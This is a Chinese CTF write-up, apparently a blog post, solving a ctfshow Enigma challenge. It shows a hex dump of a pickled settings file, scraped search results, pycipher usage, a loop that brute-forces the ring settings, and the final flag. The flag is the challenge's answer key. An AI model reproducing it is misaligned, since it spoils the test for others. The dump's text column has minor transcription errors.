80 03 7D 71 00 28 58 0B 00 00 00 55 4D 4B 45 48 | }q (X  UMKEH
52 57 41 4C 5A 45 71 01 58 01 00 00 00 42 71 02 | RWALZEq X  Bq
58 0A 00 00 00 57 41 4C 5A 45 4E 4C 41 47 45 71 | X  WALZENLAGEq
03 58 03 00 00 00 31 32 33 71 04 58 0D 00 00 00 | X  123q X
47 52 55 4E 44 53 54 45 4C 4C 55 4E 47 71 05 58 | GRUNDSTELLUNGq X
03 00 00 00 57 59 46 71 06 58 0C 00 00 00 52 49 | WYFq X  RI
4E 47 53 54 45 4C 4C 55 4E 47 71 07 58 03 00 00 | NGSTELLUNGq X
00 3F 3F 3F 71 08 58 13 00 00 00 53 54 45 43 4B | ???q X  STECK
45 52 56 45 52 42 49 4E 44 55 4E 47 45 4E 71 09 | ERVERBINDUNGENq
5D 71 0A 28 58 02 00 00 00 57 4F 71 0B 58 02 00 | }q (X  woq X
00 00 44 45 71 0C 58 02 00 00 00 4A 42 71 0D 58 | DEq X  JBq X
02 00 00 00 48 4E 71 0E 58 02 00 00 00 58 49 71 | HNq X  XIq
0F 65 58 08 00 00 00 4B 4C 41 52 54 45 58 54 71 | eX  KLARTEXTq
10 58 24 00 00 00 00 43 54 46 53 48 4F 57 3F 3F 3F | X$  CTFSHOW???
3F | ?????????????????
3F 71 11 58 0A 00 00 | ??????????q X
00 47 45 48 45 49 4D 54 45 58 54 71 12 58 24 00 | GEHEIMTEXTq X$
00 00 4D 58 4B 58 42 54 49 4F 4F 5A 48 46 54 47 | MXKXBTOOZHFTG
47 54 54 50 54 52 4E 58 4A 55 47 41 53 55 54 56 | GTTPTRNXJUGASUTV
42 4E 53 4E 47 53 71 13 75 2E | BNSNGSq u.2880719

```

毕竟不知道啥密码, 就去搜“密码 + 选中的内容”

密码 WALZENLAGE

网页 资讯 视频 图片 知道 文库 贴贴吧 地图 采

百度为您找到相关结果约50个 搜索工具

[恩尼格玛密码机原理解析\(Enigma principle\) 互联网-CSDN...](#)

2012年3月10日 密码本获得设置: 3-rotor model UKW: B (reflector) Walzenlage: 245 Ringstellung: BUL Stecker: AV BS CG DL FU HZ IN KM OW RX 注意:不要忘记通过daily key(...)

CSDN技术社区 百度快照

为您推荐: isaac密码 enigma 摩斯密码翻译器

电子密码器原理 二战时期德国电报密码

[密码风云“谜”与“如谜的解谜者”\(九\) 参考网](#)

2019年5月31日 首先, Enigma一共有3个转轮,这3个转轮是可以拆卸并交换位置的,因此每日密钥需要规定3个转轮从左至右的安装顺序(Walzenlage);其次,就是这3个转轮各自的初始位置(G...

www.fx361.com/page/2019/0531/5... 百度快照

[https://blog.csdn.net/qq\\_42880719](https://blog.csdn.net/qq_42880719)

结合pycipher, 搜到了用法<https://pycipher.readthedocs.io/en/master/#enigma-m3-cipher>

## Example:

```
plaintext = Enigma(settings=('A', 'A', 'A'), rotors=(1, 2, 3), reflector='B',
ringstellung=('F', 'V', 'N'), steckers=[('P', 'O'), ('M', 'L'),
('I', 'U'), ('K', 'J'), ('N', 'H'), ('Y', 'T'), ('G', 'B'), ('V', 'F'),
('R', 'E'), ('D', 'C')]).decipher(ciphertext)
```

**Parameters:** **string** – The string to decipher.

**Returns:** The deciphered string.

[https://blog.csdn.net/qq\\_42880719](https://blog.csdn.net/qq_42880719)

差不多就是这个样子，现在只需要改改就行了

根据winhex看到的，就将其改成对应的样子

可以注意到winhex里面，有2处问号，一处对应的是ringstellung，一处对应的是解密出来的明文

所以ringstellung需要进行爆破

脚本如下

```
from pycipher import Enigma

ciphertext = 'MXKXBTIOOZHFTGGTTPTRNXJUGASUTVBNSNGS'
TEXT = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
for i in TEXT:
    for j in TEXT:
        for k in TEXT:
            plaintext = Enigma(settings=('W', 'Y', 'F'), rotors=(1, 2, 3), reflector='B', ringstellung=(i, j, k),
                steckers=[('W', 'O'), ('D', 'E'), ('J', 'B'), ('H', 'N'), ('X', 'I')]).decipher(ciphertext)

            if('CTFSHOW' in plaintext):
                print(plaintext)
```

得到的包上{}转小写即可

```
ctfshow{shameoncanadianelectricskrman}
```